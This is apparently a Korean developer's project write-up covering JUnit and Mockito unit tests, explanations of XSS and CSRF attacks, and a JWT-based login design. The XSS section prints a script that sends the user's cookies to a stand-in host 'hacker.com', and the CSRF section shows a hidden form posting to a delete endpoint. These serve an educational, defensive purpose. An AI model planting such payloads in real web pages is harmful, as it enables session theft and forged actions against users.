- System.out.println()으로 하는 번거로운 디버깅이 필요없으며, 개발기간 중 대부분을 차지하는 **디버깅 시간을 단축**

▼ JUnit

- 자바 프로그래밍 언어용 유닛 테스트 프레임워크
- 테스트 결과는 **Test클래스**로 개발자에게 테스트 방법 및 클래스의 History를 공유 가능
- **단정(assert) 메서드**로 테스트 케이스의 수행 결과를 판별
- **어노테이션**으로 간결하게 지원(JUnit4부터)

```
@ExtendWith(MockitoExtension.class)
class MemberServiceTest {

    @Mock
    MemberDAOImpl dao;

    @InjectMocks
```

```

MemberServiceImpl service;

@Test
public void loginTest() throws Exception {
    //given
    MemberVO vo = MemberVO.builder()
        .userId("JUnitTest")
        .userPass("1234")
        .userName("JUnitTest")
        .regDate(null).build();

    when(dao.login(any())).thenReturn(vo); // Mock 객체 주입

    MemberVO result = service.login(MemberVO.builder().userId("JUnitTest").build());

    verify(dao, times(1)).login(any());
}
}


```

4) API 보안

1. 보안 취약점

웹 애플리케이션 보안 취약점 중 유저 인증에서 보편적으로 이용되는 취약점 : XSS와 CSRF

XSS(Cross Site Scripting)



• XSS

XSS는 사용자가 악의적인 스크립트를 실행하여 사용자의 정보를 탈취하는 공격 즉 **사용자를 대상으로 한 공격**이다.

XSS는 보안이 취약한 웹사이트에 악의적인 스크립트를 넣어 놓고 사용자가 이 스크립트를 읽게 유도하여 유저의 정보를 빼오는 공격 기법이다.

보통 웹사이트 게시 글에 악의적인 스크립트를 넣어 유저가 게시글에 들어가게 유도하게 하여 공격한다.


예를 들어 게시 글에 아래와 같은 태그를 넣고 누르게 유도하면 javascript가 실행되는데 저게 alert()명령이 실행된다.

```
<a href="javascript:alert('hello world')">클릭해보세요</a>
```

```
<script>document.location='http://hacker.com/cookie?'+document.cookie</script>
```

위의 스크립트를 실행하게 되면 사용자가 가지고 있는 **쿠키** 또는 **LocalStorage** 값을 해커의 서버로 전송할 수 있게 된다. 즉 JWT 도 이러한 방식으로 탈취 될 수 있다는 것이다.

CSRF(Cross-site request forgery)



• CSRF

CSRF는 사용자 의지와는 상관없이 **해커가 의도한 행위(수정, 삭제, 등록 등)**를 사용자 권한을 이용해 서버에 요청을 보내는 공격을 의미한다.

예를 들어 사용자가 A사이트(<http://user.com>)에 로그인인 하여 Cookie를 가지고 있다고 하자.

이 상태에서 해커가 사용자에게 악의적인 사이트에 들어오도록 유도한다.(스팸 메일 등) 악의적인 사이트에는 **A사이트에 생성, 수정, 삭제 등의 요청을 보내는 스크립트가 들어있다.**

```



<!--또는-->

<form action="http://user.com/delete" method="post">
  <input type="hidden" name="body" value="추천인을 써주세요" />
  <input type="submit" value="전송" />
</form>
```

위의 태그 img, form태그를 이용해서 사용자가 의도치 않게 A사이트에 요청을 보내게 되면 **사용자가 로그인했을 때 생긴 Cookie가 같이 전송되는 것이다.**(브라우저에서 A사이트에서 받은 Cookie를 자동으로 서버로 전송한다.)

그렇게 되면 사용자는 의도치 않게 (생성, 수정, 삭제) 요청을 보내게 된다.

2. JWT를 이용한 로그인



1. 사용자가 로그인을 시도한다
2. 이때 서버가 인증 정보를 보내주는데, 암호화나 시그니처 추가가 가능한 데이터 패키지 안에 인증 정보를 담아 보내준다.(이 패키지가 Jwt)
3. 담기는 정보 중 accessToken과 refreshToken이 이후 유저 인증에 사용되는데
4. 이 정보를 클라이언트에 저장해 둔다
5. 이 accessToken을 유저에게만 보여줄 수 있는 정보에 접근할 때 서버에 보내면
6. 서버는 그 토큰이 유효한지 확인하는 방식으로 인증한다.

3. 정리

- JWT로 유저 인증
- refreshToken을 secure httpOnly 쿠키로, accessToken은 JSON payload로 받아와서 웹 어플리케이션 내 로컬 변수로 이용
- 이를 통해 CSRF 취약점 공격 방어하고, XSS 취약점 공격으로 저장된 유저 정보 읽기는 막을 수 있음
- 하지만 XSS 취약점을 통해 API 콜을 보낼 때는 무방비하니 XSS 자체를 막기 위해 서버와 클라이언트 모두 노력해야 함

6. 문제점 및 개선 사항

1) 게시판

- 다중 첨부 파일 기능
- 첨부파일(이미지) 미리 보기 기능
- 사용자 사진 기능 및 댓글과 연동

2) 멀티 스레드

- 멀티스레드 이용 서비스 로직 하드코딩

3) 보안

- JwtToken 기능 작동 미흡
- API Key를 이용한 보안 방식